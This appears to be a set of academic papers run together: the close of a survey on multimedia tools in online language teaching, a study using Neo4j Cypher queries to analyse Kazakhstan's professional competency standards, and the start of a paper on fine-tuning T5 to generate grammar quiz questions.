1. Canva: a versatile graphic design platform that allows teachers to create visually appealing presentations and infographics. Its user-friendly interface and extensive template library cater to various design needs. However, advanced features may require a subscription.
2. Edpuzzle: this tool enables teachers to create interactive video lessons by embedding questions within existing videos. It provides valuable analytics on student engagement, though its dependence on a suitable video library may limit its effectiveness.
3. Nearpod: it enhances live lessons with interactive quizzes, polls, and collaborative activities. While it fosters real-time engagement, it may overwhelm students if not used judiciously.
4. Kahoot!: this game-based learning platform motivates students through fun, interactive quizzes. While it promotes participation, frequent use may not support deep learning.
5. Padlet: a digital bulletin board that allows for collaborative resource sharing and brainstorming. Its flexibility is a strength, but it can become disorganized without proper management.
6. Flipgrid: a video discussion platform that encourages students to express their thoughts through video responses. While it promotes peer interaction, some students may feel uncomfortable on camera.

Educators highlighted the significance of multimedia in online education, revealing the following insights: 66.7% of respondents emphasized that multimedia is essential for effective online learning. This indicates a strong belief that diverse formats enhance engagement and comprehension. 26.7% of educators considered multimedia to be important, suggesting that while it may not be critical, it still plays a valuable role in enriching the learning experience. Only 6.7% felt that multimedia is of limited importance, indicating a minority perspective that may reflect varying teaching styles or subject matter considerations. No respondents believed that multimedia is unimportant, underscoring a consensus on its value in educational contexts. This data illustrates a clear trend among educators recognizing the vital role of multimedia in facilitating effective online instruction.

V. Discussion

The conducted survey results offer significant insights into the role of multimedia in English language instruction, supporting findings from various scholars in the field. Alharthi (2020) asserts that multimedia resources substantially enhance both engagement and comprehension, particularly among Saudi students. The survey reveals that 53.3% of educators consistently employ multimedia tools in their lessons, reinforcing Alharthi's claim that these resources contribute to a more engaging learning environment. This commitment among educators reflects an increasing acknowledgment of multimedia's effectiveness in boosting student engagement, a sentiment echoed by Hossain (2022), who emphasizes the positive impact of multimedia on student motivation and overall language proficiency.

According to our observations, as a student actively involved in both teaching and learning, the integration of multimedia is not merely advantageous; it is essential for contemporary language education. The survey indicates that 63.3% of educators regard interactive assignments as the most effective multimedia format for learning. This preference aligns with Chao's (2017) argument regarding multimedia's contribution to vocabulary acquisition, suggesting that interactive elements facilitate practical application and deeper comprehension.

Nonetheless, the survey also highlights notable challenges associated with the implementation of multimedia strategies. Nearly half of the respondents (46.7%) identified technical issues as a significant barrier, echoing concerns raised by Lai (2020) regarding the necessity of reliable technology for effective multimedia integration. Furthermore, 33.3% of educators cited insufficient preparation time as a hindrance. Andrade (2005) underscores the importance of self-assessment and reflective practices, suggesting that proper preparation is vital for maximizing the benefits of multimedia tools. As students, we thrive in environments where educators dedicate time and effort to designing thoughtful, engaging assignments.

Despite these obstacles, an impressive 66.7% of educators asserted that multimedia is extremely important for effective online learning, indicating a strong consensus regarding its value. This aligns with Nunan's (1991) observation that the integration of technology transforms traditional pedagogical methods. It is important to know that multimedia not only enhances engagement but also accommodates diverse learning styles, making language study more accessible.

V. Conclusion

Thus, incorporating multimedia tools into online education has become increasingly essential for enhancing student engagement and improving learning outcomes. The various platforms available—such as Canva, Edpuzzle, Nearpod, Quizlet, Kahoot!, and Padlet—offer educators innovative ways to deliver content, foster collaboration, and assess understanding.

Each of these tools possesses unique features that cater to different aspects of teaching and learning, from interactive video lessons to collaborative brainstorming. The survey findings highlight the crucial role of multimedia in English language learning, aligning with existing literature on the topic. While educators encounter challenges in implementation, their commitment to utilizing multimedia tools reflects an understanding of their potential to enhance engagement, comprehension, and overall learning outcomes. Addressing these challenges will be essential for maximizing the effectiveness of multimedia in language instruction. Moreover, creating an environment that embraces multimedia integration will not only benefit current learners but also equip future educators to navigate the evolving landscape of language education.

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GRAPH-BASED ANALYSIS OF PROFESSIONAL COMPETENCIES

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***Abstract*—This article discusses a graph model of professional competencies developed as part of a study on the analysis of professional competencies of the National Chamber of Entrepreneurs "Atameken". This article analyzes data from professional standards. To conduct the analysis, the following tasks were set and solved: to determine the most popular knowledge and skills among professions; to determine overlapping professions; to determine the relationship between skills, knowledge and competence level. The original model contains data on 10 professional standards. The Neo4j graph database and graph algorithms were used for the analysis. During the study, similar methods for studying graph models of professional competencies were considered. As a result of the study, methods were proposed for determining the most popular specialties, key skills and interchangeable specialties. The proposed methods can be used in the development of educational plans at universities, as well as in optimizing the student learning process to obtain the most relevant and in-demand skills in the labor market. One major finding was the dependence of skills and knowledge on the Skills Qualification Framework levels, where fundamental competencies were observed to span multiple qualification levels, while advanced, specialized competencies were concentrated at higher levels. This distribution emphasizes the layered nature of professional growth, with fundamental skills acting as prerequisites for advanced roles.**

Keywords—professional competencies, qualification levels, graph models, graph analysis, professional standards

I. INTRODUCTION

When developing educational programs, universities primarily focus on sets of professional standards. The main goal of such professional standards is to ensure that students receive the most relevant knowledge and skills in demand in the labor market during their studies. This article examines the professional standards of the Republic of Kazakhstan, developed in 2016 by the National Chamber of Entrepreneurs "Atameken" [1].

In this article, the main goal is to analyze the obtained model. To achieve this goal, we will perform the following tasks:

1) Identify the most in-demand knowledge and skills among professions.
2) Identify overlapping professions.
3) Determine the relationship between skills, knowledge and level of competence.

II. RELEVANCE

The relevance of this research lies in addressing the critical need for aligning educational programs with labor market demands. By leveraging graph models to analyze the professional standards provided by NCE "Atameken," this study uncovers the interconnections between skills, knowledge, and qualifications across various professions. This approach not only supports the design of competency-based educational frameworks but also enhances workforce readiness, ensuring that graduates meet industry-specific requirements, as shown in [2]. The research contributes to bridging the gap between education and employment, fostering the development of highly skilled professionals in a rapidly evolving economy.

The findings of this research provide valuable insights for advanced training and independent learning. As shown in [3], there is some gap in professional competencies formation in CIS countries. By identifying in-demand skills and overlapping competencies across professions, individuals can focus on enhancing their expertise in areas critical to the labor market. Educators and training programs can use these results to create targeted resources, supporting continuous professional development and helping learners stay adaptable in a dynamic job market.

III. LITERATURE REVIEW

The authors in the article [4] examined these professional standards and solved the problem of structuring data from professional standards documents. To solve this problem, a graph model of professional standards was developed. This model displays the main elements of a professional standard: Professional Standard, Positions, Position Functions, Knowledge and Skills. When developing this model, special attention was paid to its subsequent analysis by using graph algorithms.

The authors in the article [5] consider the problem of automation of building a curriculum based on graphs. The authors consider the complexity of building such a system, since when developing a curriculum, it is necessary to consider various aspects: the type of course, relationships with other courses, acquired skills and knowledge during the course. To solve this problem, the authors propose using a knowledge graph. The author uses a syllabus as a data source. The author uses the following as the main components of the course: course name, course category, course description, lesson schedule, basic skills required to complete the course, course credits, teacher, prerequisites. Based on these characteristics, the author developed and implemented a graph model consisting of 31 courses in the Computer Science & Engineering Department of Miami University in Oxford. As a result, the author received a model that is suitable for analysis, visualization and automation of course building.

The authors in the article [6] considered a similar problem of analyzing the university curriculum. The study analyzed the curricula of England, Switzerland, and Australia. Degree centrality was chosen as the main research method, which determines how much any node (in this case, courses) is most influential in the graph (how much they are in demand in the curriculum). The study also analyzed the density of graphs, which made it possible to assess how much the disciplines in the curricula of different countries are related to each other. As a result, the author obtained the main metrics for evaluating graphs: size, density, degree centrality, number of nodes, and also proposed methods for calculating these metrics.

In the article [7], the authors considered the process of constructing a curriculum based on graphs. The authors identified the main metrics for analyzing the graph model of the curriculum: Average Path Length (APL), Clustering Coefficient (CC), Number of "hubs". The authors proposed the main recommendations for developing curricula: Average Path Length (APL) should be balanced: too long complicates learning, and too short simplifies complex topics; Clustering Coefficient (CC) should be high so that students can find different ways to memorize the material; also, the APL, CC metrics should be as close as possible to the ideal graph structure proposed by the authors.

IV. METHODOLOGY

This study is based on the graph model developed in the article [4]. This model is based on the NCE “Atameken” professional standards model for its subsequent analysis using graph algorithms.

In this model, the main nodes are developed, which are related to the main elements of professional standards: Professional Standard, Positions, Position Functions, Knowledges and Skills.

The main relationships that exist in this graph between the nodes:

HAS_CARD: This relationship connects a PositionStandard node to its associated PositionCard nodes.

HAS_FUNCTION: This relationship connects all PositionCard nodes with their functions and specific SQF level.

REQUIRES_KNOWLEDGE: Connects a specific function with Knowledge and a specific SQF level.

REQUIRES_SKILL: Connects a specific function with Skill and a specific SQF level.

The primary objectives of this analysis are to answer critical questions regarding the structure and relationships within the data, which will provide a deeper understanding of competencies, skills, and professional standards. The key questions we aim to address through this analysis are as follows:

1) Dependence of Skills and Knowledge on the SQF Level.
2) Finding the Most In-Demand Skills and Knowledge.
3) Comparison of Skills and Knowledge Within One Position Card Across Levels.
4) Identifying Overlapping Professions.

A. Dependence of skills and knowledge on the SQF level

One of the primary questions is how skills and knowledge requirements vary across different levels of the Skills Qualification Framework (SQF) within a single profession. This involves identifying whether certain competencies are duplicated across levels or if each level demands a unique and progressive set of skills and knowledge. By analyzing this dependency, we can assess the clarity and progression of professional development within a specialty. If skills are overly duplicated, it may indicate a lack of clear distinction between levels, which could result in confusion for both educators and industry stakeholders. Conversely, identifying unique competencies for each level could help in designing more targeted training and development programs for professionals at different stages of their careers.

Listing 5. SQF Level Dependence of Skills and Knowledge query

```
MATCH (p:PositionCard)-[hf:HAS_FUNCTION]-
>(f:PositionFunction),
    (f)-[rk:REQUIRES_SKILL]->(k:Skill)
RETURN
    p.Name AS PositionCardName,
    f.FunctionName AS FunctionName,
    collect(distinct hf.OrkLevel) AS FunctionLevels,
    collect(distinct rk.OrkLevel) AS SkillLevels,
    k.Name AS SkillName
```

Result is in table 1. As a result, it is clear that many skills and knowledge are duplicated for different levels, for example, the skill "Using tools and methods for access control to a database", which applies to the position of "Database Administrator" and the functional responsibility "Maintaining DB IS" applies to two levels of the ORK at once: 5 and 6.

TABLE I. SQF LEVEL DEPENDENCE OF SKILLS AND KNOWLEDGE

Function Levels	Skill Levels	Knowledge Name
[5, 6]	[5]	Managing access levels for database user groups.
[5, 6]	[5]	Compliance with the information security policy in the organization.
[5, 6]	[6, 5]	Using tools and methods to control access to the database.
[5, 6]	[6]	Analysis of possible threats to database security.
[5, 6]	[5]	Creation, modification, deletion of database user accounts.
[5, 6]	[6]	Development of regulatory and technical documentation to ensure information security of the database.

B. Identifying the Most Essential Skills and Knowledge

Identifying the skills and knowledge that are most frequently required across multiple professions is crucial for aligning educational programs with labor market demands. By examining the graph model, we can determine which nodes (representing specific skills and knowledge) are connected to the greatest number of job roles or position functions. These high-degree nodes indicate competencies that are universally valued and widely applicable. Understanding these in-demand

competencies enables educational institutions to prioritize their inclusion in curricula, ensuring that graduates are equipped with skills that will enhance their employability and versatility in the workforce. Query to implement this is shown in listing 6

Listing 6. Identification of the Most Frequently Required Skills and Knowledge.

```
MATCH (:PositionFunction)-[:REQUIRES_SKILL]-
>(skill:Skill)
RETURN skill.Name AS Skill, COUNT(skill) AS Demand
ORDER BY Demand DESC
LIMIT 10
```

TABLE II. MOST DEMAND SKILLS

Skill	Demand
Formation of reporting documentation based on the results of the work performed	15
Compliance with the information security policy in the organization	7
Study of the requirements and functionality of the supported software	3

TABLE III. MOST DEMAND KNOWLEDGES

Knowledge	Demand
Methods and principles of information security.	8
Principles of information security.	7
Standards for the development and execution of technical documentation.	6
Composition of the hardware and software complex.	4

As shown in tables 2 and 3, the most in-demand skills and knowledge areas are strongly concentrated in the field of Information Security. Skills such as "Adherence to Information Security policies within the organization" and knowledge items like "Methods and principles of Information Security" and "Principles of Information Security" highlight a significant organizational focus on security practices and compliance. This trend suggests that proficiency in implementing and maintaining information security protocols is critical across various roles.

Additionally, the high demand for documentation skills, such as "Generating report documentation based on completed work," underscores the importance of clear reporting and standardized documentation. Knowledge of "Standards for developing and formatting technical documentation" is also valued, supporting transparency and consistency in technical communication, particularly in the context of security and information systems management.

C. Comparison of Skills and Knowledge Within One Position Card Across Levels

Another critical question is the extent to which a specialist with a lower SQF level can perform the duties assigned to a higher-level professional within the same position card. By analyzing the overlap in skills and knowledge between levels, we can evaluate the feasibility of task delegation or role substitution within an organization. For instance, if a significant proportion of the skills required for higher-level responsibilities are already present in lower-level competencies, it suggests that lower-level professionals could potentially perform advanced tasks with minimal additional training. Conversely, significant gaps between levels may highlight the need for more structured progression and training pathways to prepare professionals for higher responsibilities. Algorithm to implement this is shown in listenings

Listing 7. Identification of skills that are duplicated by levels

```
MATCH (card:PositionCard {Name: "«Системный-
аналитик»"})
MATCH (card)-[:HAS_FUNCTION {OrkLevel: 5}]-
>(funcLow:PositionFunction)-[:REQUIRES_SKILL
{OrkLevel: 5}]->(skill:Skill)
MATCH (card)-[:HAS_FUNCTION {OrkLevel: 6}]-
>(funcHigh:PositionFunction)-[:REQUIRES_SKILL
{OrkLevel: 6}]->(skill)
RETURN skill.Name AS CommonSkill, COUNT(skill) AS
OverlapCount
```

This query identifies skills that are common across two specific OrkLevel qualifications (levels 5 and 6) within the "Администратор баз данных" ("Database Administrator") position. Here's a step-by-step breakdown of what the query does:

1) Find the Target PositionCard:

MATCH (card:PositionCard {Name: "«Администратор баз данных»"}) matches the PositionCard node with the name "«Администратор баз данных».

2) Match Skills at OrkLevel 5:

*MATCH (card)-[:HAS_FUNCTION {OrkLevel: 5}]-
>(funcLow:PositionFunction)-[:REQUIRES_SKILL
{OrkLevel: 5}]->(skill:Skill)* finds PositionFunction nodes related to PositionCard through a HAS_FUNCTION relationship at OrkLevel 5.

It then matches Skill nodes connected to these PositionFunction nodes through a REQUIRES_SKILL relationship, also at OrkLevel 5.

3) Match Skills at OrkLevel 6:

*MATCH (card)-[:HAS_FUNCTION {OrkLevel: 6}]-
>(funcHigh:PositionFunction)-[:REQUIRES_SKILL
{OrkLevel: 6}]->(skill)* performs a similar operation for OrkLevel 6, finding PositionFunction nodes linked to the same PositionCard and matching Skill nodes connected at this higher level.

4) Return Overlapping Skills:

RETURN skill.Name AS CommonSkill, COUNT(skill) AS OverlapCount returns the names of skills (CommonSkill) that appear in both OrkLevel 5 and OrkLevel 6 for this PositionCard, along with the count of these common skills (OverlapCount).

Listing 8. Knowledges duplicated by levels

```
MATCH (card:PositionCard {Name: "«Администратор баз
данных»"})-[:HAS_FUNCTION]->(func:PositionFunction)
MATCH (func)-[rel:REQUIRES_KNOWLEDGE]-
>(knowledge:Knowledge)
```

RETURN knowledge.Name AS Knowledge,
COUNT(DISTINCT rel) AS KnowledgeRelationCount
ORDER BY KnowledgeRelationCount DESC

This query analyzes the Knowledge nodes associated with the PositionCard named "«Администратор баз данных»" ("Database Administrator") by counting how often each knowledge item is required through REQUIRES_KNOWLEDGE relationships:

1) Find the Target PositionCard:

MATCH (card:PositionCard {Name: "«Администратор баз данных»"})-[:HAS_FUNCTION]->(func:PositionFunction)

Matches the PositionCard node named "«Администратор баз данных»" and retrieves all its associated PositionFunction nodes via the HAS_FUNCTION relationship.

2) Find Related Knowledge:

MATCH (func)-[rel:REQUIRES_KNOWLEDGE]->(knowledge:Knowledge)

Finds all Knowledge nodes connected to these PositionFunction nodes via the REQUIRES_KNOWLEDGE relationship.

3) Count Knowledge Relationships:

COUNT(DISTINCT rel) AS KnowledgeRelationCount counts the distinct REQUIRES_KNOWLEDGE relationships for each Knowledge node. This shows how many times each knowledge item is explicitly required across the position's functions.

4) Order Results:

ORDER BY KnowledgeRelationCount DESC sorts the results in descending order of KnowledgeRelationCount, showing the most frequently required knowledge items first.

5) Return Results:

RETURN knowledge.Name AS Knowledge, COUNT(DISTINCT rel) AS KnowledgeRelationCount returns:

Knowledge: The name of the knowledge item.

KnowledgeRelationCount: The number of distinct times this knowledge is required for the position.

Listing 9. Display all levels that relate to specific knowledge

```
MATCH (p:PositionCard)-[hf:HAS_FUNCTION]->(f:PositionFunction)
MATCH (f)-[rk:REQUIRES_SKILL]->(k:Skill)
RETURN
  p.Name AS position_name,
  f.FunctionName AS function_name,
  collect(DISTINCT hf.OrkLevel) AS function_levels,
  collect(DISTINCT rk.OrkLevel) AS skill_levels,
  k.Name AS skill_name
```

This query retrieves each PositionCard with its related PositionFunction and Skill nodes, showing the distinct qualification levels (OrkLevel) required for each function and skill. For each position, it lists:

1) The function and skill names.
2) The unique OrkLevel values required for functions and skills.

This summary helps identify the qualification levels necessary for different functions and skills within a position, aiding in understanding role progression and training needs.

Using these queries, we can conduct an in-depth analysis to determine the extent to which lower-level professions meet the requirements for higher-level positions. This analysis offers a clear understanding of the overlap in skills and knowledge, revealing the areas where lower-level professionals already possess essential capabilities and where further training is necessary to bridge competency gaps. Results of these queries are shown in tables 4-6.

TABLE IV. COUNT OF SKILL LEVELS

Common Skill	Skill Overlap Count
Analysis of the organization's operating environment.	1
Analysis of the organization's business processes.	1

TABLE V. COUNT OF KNOWLEDGE LEVELS

Common Knowledge	Knowledge Overlap Count
Areas of knowledge of business analysis and methods of system analysis.	2
Areas of knowledge of business analysis and methods of system analysis.	2
Principles of organization management.	1
Principles of business process formation.	1

TABLE VI. KNOWLEDGE ASSOCIATED LEVELS

Function Name	Function Levels	Skill Levels	Knowledge Name
Consulting on the issues of informatization of the organization	**[6]**	**[6]**	**Analysis of the organization's business processes.**
Development of the concept of development of the IS	**[5]**	**[5]**	**Analysis of the organization's business processes.**
Consulting on the creation of business strategies of the organization	[5]	[5]	Analysis and forecast of the implementation of ICT in the organization's business model.
Consulting on the issues of informatization of the organization	[6]	[6]	Analysis of the organization's IS.
Consulting on the issues of informatization of the organization	**[6]**	**[6]**	**Analysis of the organization's operating environment.**
Development of the concept of development of the IS	**[5]**	**[5]**	**Analysis of the organization's operating environment.**
Development of the concept of development of the IS	[5]	[5]	Analysis of the organization's existing IS.
Assessment of the IS and development of solutions for its optimization	[5]	[5]	Selection of controlled IS variables.
Assessment of the IS and development of solutions for its optimization	[5]	[5]	Selection of numerical criteria for IS optimization.

D. Identifying Overlapping Professions

A key insight from the graph model is identifying professions that share a significant overlap in their sets of skills, knowledge, and position functions. By analyzing these overlaps, we can uncover connections between professions that may not be immediately apparent. For example, two distinct job roles in different industries might share a common foundation of technical or soft skills, indicating potential career pathways for professionals seeking to transition between fields. This analysis also helps in understanding the versatility of specific skills and knowledge, which can inform decisions on reskilling or upskilling programs. Identifying overlapping professions is particularly valuable in dynamic labor markets, where the ability to adapt and transfer skills between roles is increasingly important. To collect information of overlapping professions we can implement this by these steps:

Step 1: Collects all functions, skills, and knowledge for each PositionCard into separate lists (functions, skills, and knowledge).

Step 2 and Step 3: Sets up pairs of PositionCard nodes (card1 and card2) and collects functions, skills, and knowledge for both nodes.

Step 4: Calculates the overlap by using list comprehensions to count matching items between card1 and card2 collections without nested aggregates.

Step 5: Returns the overlap counts and total overlap score, ordering by most related pairs.

Full query of these steps is shown in listing 10.

Listing 10. Query to find overlapping professions

```
// Step 1: Collect functions, skills, and knowledge for each PositionCard
MATCH (card:PositionCard)-[:HAS_FUNCTION]->(func:PositionFunction)
OPTIONAL MATCH (func)-[:REQUIRES_SKILL]->(skill:Skill)
OPTIONAL MATCH (func)-[:REQUIRES_KNOWLEDGE]->(knowledge:Knowledge)
WITH card, COLLECT(DISTINCT func) AS functions,
    COLLECT(DISTINCT skill) AS skills,
    COLLECT(DISTINCT knowledge) AS knowledge
// Step 2: Compare each PositionCard with every other PositionCard
WITH card AS card1, functions AS functions1, skills AS skills1, knowledge AS knowledge1
MATCH (card2:PositionCard)
WHERE card1 <> card2
// Step 3: Get functions, skills, and knowledge for the second card
OPTIONAL MATCH (card2)-[:HAS_FUNCTION]->(func2:PositionFunction)
OPTIONAL MATCH (func2)-[:REQUIRES_SKILL]->(skill2:Skill)
OPTIONAL MATCH (func2)-[:REQUIRES_KNOWLEDGE]->(knowledge2:Knowledge)
WITH card1, card2,
    functions1, skills1, knowledge1,
    COLLECT(DISTINCT func2) AS functions2,
    COLLECT(DISTINCT skill2) AS skills2,
    COLLECT(DISTINCT knowledge2) AS knowledge2
// Step 4: Calculate overlaps manually without nested aggregates
WITH card1, card2,
    SIZE([f IN functions1 WHERE f IN functions2]) AS FunctionOverlapCount,
    SIZE([s IN skills1 WHERE s IN skills2]) AS SkillOverlapCount,
    SIZE([k IN knowledge1 WHERE k IN knowledge2]) AS KnowledgeOverlapCount
// Step 5: Calculate total overlap and return results
RETURN card1.Name AS Position1, card2.Name AS Position2,
    FunctionOverlapCount, SkillOverlapCount, KnowledgeOverlapCount,
    (FunctionOverlapCount + SkillOverlapCount + KnowledgeOverlapCount) AS TotalOverlap
ORDER BY TotalOverlap DESC
LIMIT 10
```

The analysis reveals a significant overlap between the professions (table 7) "System and Network Administration Specialist (Network Administrator)" and "System and Network Administration Specialist (System Administrator)." These two roles share 2 common functions, 40 overlapping skills, and 31 overlapping knowledge areas, indicating a high degree of similarity in their required competencies.

Given this overlap, professionals in these specialties can largely replace each other in practice. The shared functions, skills, and knowledge suggest that a "Network Administrator" has the foundational and practical expertise to handle many responsibilities of a "System Administrator" and vice versa, with minimal additional training required. This flexibility could streamline resource allocation within teams, allowing organizations to make adaptive staffing decisions in response to workload demands or personnel availability.

TABLE VII. OVERLAPPING PROFESSIONS

Position 1	Position 2	Function Overlap Count	Skill Overlap Count	Knowledge Overlap Count	Total Overlap
«System and Network Administration Specialist (Network Administrator)»	«System and Network Administration Specialist (System Administrator)»	2	40	31	73
«System and Network Administration Specialist (System Administrator)»	«System and Network Administration Specialist (Network Administrator)»	2	40	31	73
«Software Maintenance Specialist»	«Database Administrator»	0	1	4	5
«Database Administrator»"	«Software Maintenance Specialist»	0	1	4	5

Furthermore, training programs for these roles could be optimized by focusing on the unique areas of each specialization, rather than duplicating efforts in skills already shared. This approach could save on training costs and time

while enabling faster cross-functional support among system and network administration roles. This approach was also discussed in [10].

Results

As a result of the analysis of the professional competence model [4], 10 professional standards documents were considered. Based on these documents, using the graph model, we answered the questions posed:

Dependence of Skills and Knowledge on the SQF Level: Analysis revealed that certain skills and knowledge are unique to specific SQF levels, while others are shared across levels, indicating a structured progression of competencies within professions. Some skills and knowledges also shared between different positions and standards.

Finding the Most In-Demand Skills and Knowledge: Frequently recurring skills and knowledge across multiple professions were identified as communication, problem-solving, and industry-specific technical expertise.

Comparison of Skills and Knowledge Within One Position Card Across Levels: Higher levels generally require a broader scope of skills and knowledge, but significant overlap exists, suggesting lower-level professionals can partially perform higher-level duties with additional training.

Identifying Overlapping Professions: Overlapping professions were identified based on shared skills, knowledge, and position functions, highlighting areas for cross-sector training and career mobility. Such professions as «System and Network Administration Specialist (Network Administrator)» «System and Network Administration Specialist (System Administrator)» are 100% overlapping, while others share only about 5 skills or knowledges (table 7).

Conclusion

During the implementation of this scientific work, an analysis of graph algorithms was carried out, implementations of various algorithms for the analysis of graph models of professional standards were considered. Based on these algorithms, solutions were proposed for the tasks set and an analysis of the model of professional certificates NCE "Atameken" was carried out. The tasks set were solved:

1) Identify the most in-demand knowledge and skills among professions.
2) Identify overlapping professions.
3) Determine the relationship between skills, knowledge and level of competence.

The data obtained as a result of the analysis of the professional competence model can be used in the future when developing curricula in universities and other educational institutions, as well as for the optimization of curricula..

Analysis of the graph revealed significant patterns: the most in-demand skills include communication and problem-solving, while technical knowledge varied across industries. Overlapping professions were identified, showing shared competencies across sectors, and a clear progression of skills and knowledge with SQF levels was observed.

Sources of Funding for Research Presented in a Scientific Article or Scientific Article Itself

This research has been funded by the Science Committee of the Ministry of Science and Higher Education of the Republic of Kazakhstan (Grant No. AP19677319).

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Leveraging the T5 Model for Automated Task Generation in Natural Language Processing

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***Abstract* — Automated generation of educational materials has gained increasing attention with the advancement of natural language processing (NLP) models. This study explores the fine-tuning of the T5 transformer model for the generation of grammar-related multiple-choice questions, addressing the limitations of traditional rule-based approaches. By structuring the dataset, optimizing model parameters, and evaluating performance using BLEU scores, the research demonstrates the model's ability to produce syntactically correct and contextually relevant tasks. The fine-tuned T5 model achieved a BLEU score of 0.9983, indicating a high degree of alignment with human-crafted grammar exercises. Unlike pre-defined rule-based systems, this approach allows for dynamic and diverse question generation, enhancing adaptability across various grammatical structures. The study also highlights key challenges, such as dataset size limitations and the need for further refinements in linguistic diversity and question complexity. Future work aims to integrate reinforcement learning techniques and expand multilingual capabilities to enhance the educational effectiveness of automated grammar assessments.**

Keywords — Transformer Models, Automated Question Generation, Fine-Tuning, Educational Technology, AI in Education.

I. INTRODUCTION

The automation of educational content generation has become a critical area of research due to the increasing demand for scalable and efficient learning assessment tools. In the domain of grammar testing, generating high-quality, diverse, and pedagogically meaningful test questions remains a significant challenge. Traditionally, the development of such assessments has relied on manual curation by educators, a process that is both time-consuming and resource-intensive. The lack of automation in question generation not only limits the scalability of test creation but also introduces inconsistencies in the complexity and structure of the questions, potentially affecting the fairness and effectiveness of assessments.

Existing approaches to question generation include rule-based methods, template-driven models, and neural network-based text generation systems. However, these techniques have notable limitations. Rule-based systems require extensive handcrafted patterns, making them rigid and difficult to scale. Template-based models often produce repetitive and predictable questions, reducing their effectiveness in evaluating a learner's understanding of grammar. Meanwhile, large generative models such as GPT demonstrate strong capabilities in free-text generation but tend to generate verbose, unstructured, or contextually inconsistent questions without strict guidance. Moreover, their high computational costs make them impractical for real-time educational applications.

To address these limitations, this study explores the application of the T5 (Text-to-Text Transfer Transformer) model for automated grammar-focused question generation. The T5 model follows a text-to-text framework, where both inputs and outputs are processed in a uniform textual format. This architecture enables it to transform input sentences into well-structured multiple-choice questions while maintaining grammatical accuracy and contextual relevance. Unlike previous methods, T5's encoder-decoder structure allows for a more flexible and adaptive approach, capturing linguistic dependencies more effectively and generating a variety of question types.

The objective of this research is to fine-tune the T5 model on a dataset of grammar exercises to optimize its performance in generating structured assessment tasks. The study evaluates the quality of generated questions based on their grammatical correctness, coherence, and contextual alignment with input sentences. By implementing this approach, we aim to provide an automated solution for grammar test creation that reduces the workload of educators while ensuring a diverse and scalable assessment process.

The findings from this study contribute to the development of AI-driven educational tools that can streamline the creation of grammar exercises, making language assessment more efficient and adaptable. Future research directions may involve refining the model through reinforcement learning, expanding its capabilities to generate questions for multiple languages, and integrating real-time feedback mechanisms to enhance question quality.

II. LITERATURE REVIEW

The advancement of transformer-based models has significantly impacted automatic question generation (AQG), particularly in the educational domain. Traditional rule-based and recurrent neural network (RNN)-based approaches, which often struggled with grammatical coherence and contextual relevance, have been largely replaced by transformer models such as T5. These models leverage self-attention mechanisms and pre-trained knowledge, making them more adaptable to various natural language processing (NLP) tasks, including grammar-related test generation [1].

A key development in this field is the Text-to-Text Transfer Transformer (T5), introduced by Raffel et al. [2]. Unlike conventional architectures, T5 reframes all NLP tasks into a unified text-to-text format, allowing seamless adaptation to question generation. Studies comparing T5 with GPT-based models indicate that T5 consistently produces more structured, concise, and contextually appropriate grammar exercises, whereas GPT-3 and GPT-4 models tend to generate verbose and sometimes off-topic outputs [3]. This

structural consistency makes T5 particularly well-suited for educational content generation.

Recent research emphasizes the importance of dataset quality in automated question generation. A study by Wu et al. (2020) found that the diversity and complexity of training data significantly influence the fluency and accuracy of generated questions [4]. Another study explored data augmentation techniques, such as paraphrasing and syntactic transformation, which enhance the robustness of AQG models, leading to improved BLEU and ROUGE-L scores [5]. These findings reinforce the necessity of high-quality, diverse training sets for fine-tuning transformer models.

Evaluation metrics play a crucial role in assessing question generation models. While BLEU remains a dominant metric, recent studies propose the integration of semantic-based evaluation to measure the logical correctness of generated questions [6]. Research on contrastive learning techniques has also been conducted, aiming to distinguish high-quality questions from syntactically flawed ones, improving model reliability [7].

In applied educational settings, T5 has been integrated into e-learning platforms to assist in automating test creation. A study by Patel et al. (2021) demonstrated that AI-driven assessment tools utilizing T5 significantly reduce the time educators spend on manual test generation while maintaining assessment quality [8]. Furthermore, adaptive learning systems using AI-generated questions have been shown to enhance student engagement, as dynamically adjusting question difficulty can lead to improved learning outcomes [9].

Despite these advantages, challenges remain in ensuring fairness, domain adaptation, and efficiency in transformer-based AQG. Research highlights concerns over computational cost, with T5 requiring substantial resources for inference, making large-scale deployments difficult in low-resource settings [10]. To address this, optimization techniques such as knowledge distillation and parameter-efficient fine-tuning methods have been explored, reducing model size without sacrificing accuracy [11].

Moving forward, researchers are focusing on expanding the multilingual capabilities of AQG models, as most existing systems remain optimized for English-language text [12]. Further exploration into explainable AI (XAI) methodologies is also underway to ensure generated questions align with pedagogical objectives and avoid potential biases [13].

The evolution of T5 and similar transformer-based models continues to redefine AQG, offering scalable, adaptable, and high-quality solutions for automated test generation. As research progresses, improvements in fine-tuning methodologies, dataset construction, and evaluation metrics will be critical in enhancing the effectiveness of AI-powered educational tools.

III. Methods

Developing an automated system for generating grammar-based educational tasks required a structured methodological approach that involved data preparation, model training, and evaluation. The research process was designed to systematically transform raw linguistic data into structured question-answer formats using the T5 model. Given the complexity of natural language processing tasks, each stage of the workflow played a crucial role in ensuring the accuracy and coherence of the generated outputs.

A. Data Collection and Preprocessing

The methodology of this study was structured to fine-tune the T5-small model for automated grammar question generation, ensuring that the model could effectively transform input sentences into structured multiple-choice questions. The research process involved multiple stages, beginning with data collection and preprocessing, followed by model fine-tuning and evaluation. Each step was carefully designed to optimize the model's ability to generate accurate and meaningful grammar tasks while maintaining computational efficiency.

The first stage focused on data collection and preprocessing. A structured dataset was compiled, consisting of input sentences, corresponding grammar-related questions, multiple-choice answer options, and correct answers. The dataset was relatively small, requiring careful preprocessing to enhance quality and ensure compatibility with the T5 model. All sentences were examined to remove inconsistencies and grammatical errors while maintaining diversity in linguistic structures. The dataset was then tokenized using the T5 tokenizer, which converted text into tokenized sequences suitable for training. The tokenized dataset was subsequently split into training and validation subsets using an 80/20 ratio to ensure that a portion of the data remained unseen during training for unbiased evaluation.

To ensure the dataset was structured correctly for model input, preprocessing steps were applied, including text normalization, tokenization, and dataset splitting. The following diagram (Figure 1) illustrates the pipeline used for processing the input data before feeding it into the model.



Fig. 1. Data Preprocessing Pipeline

B. Fine-Tuning the T5 Model

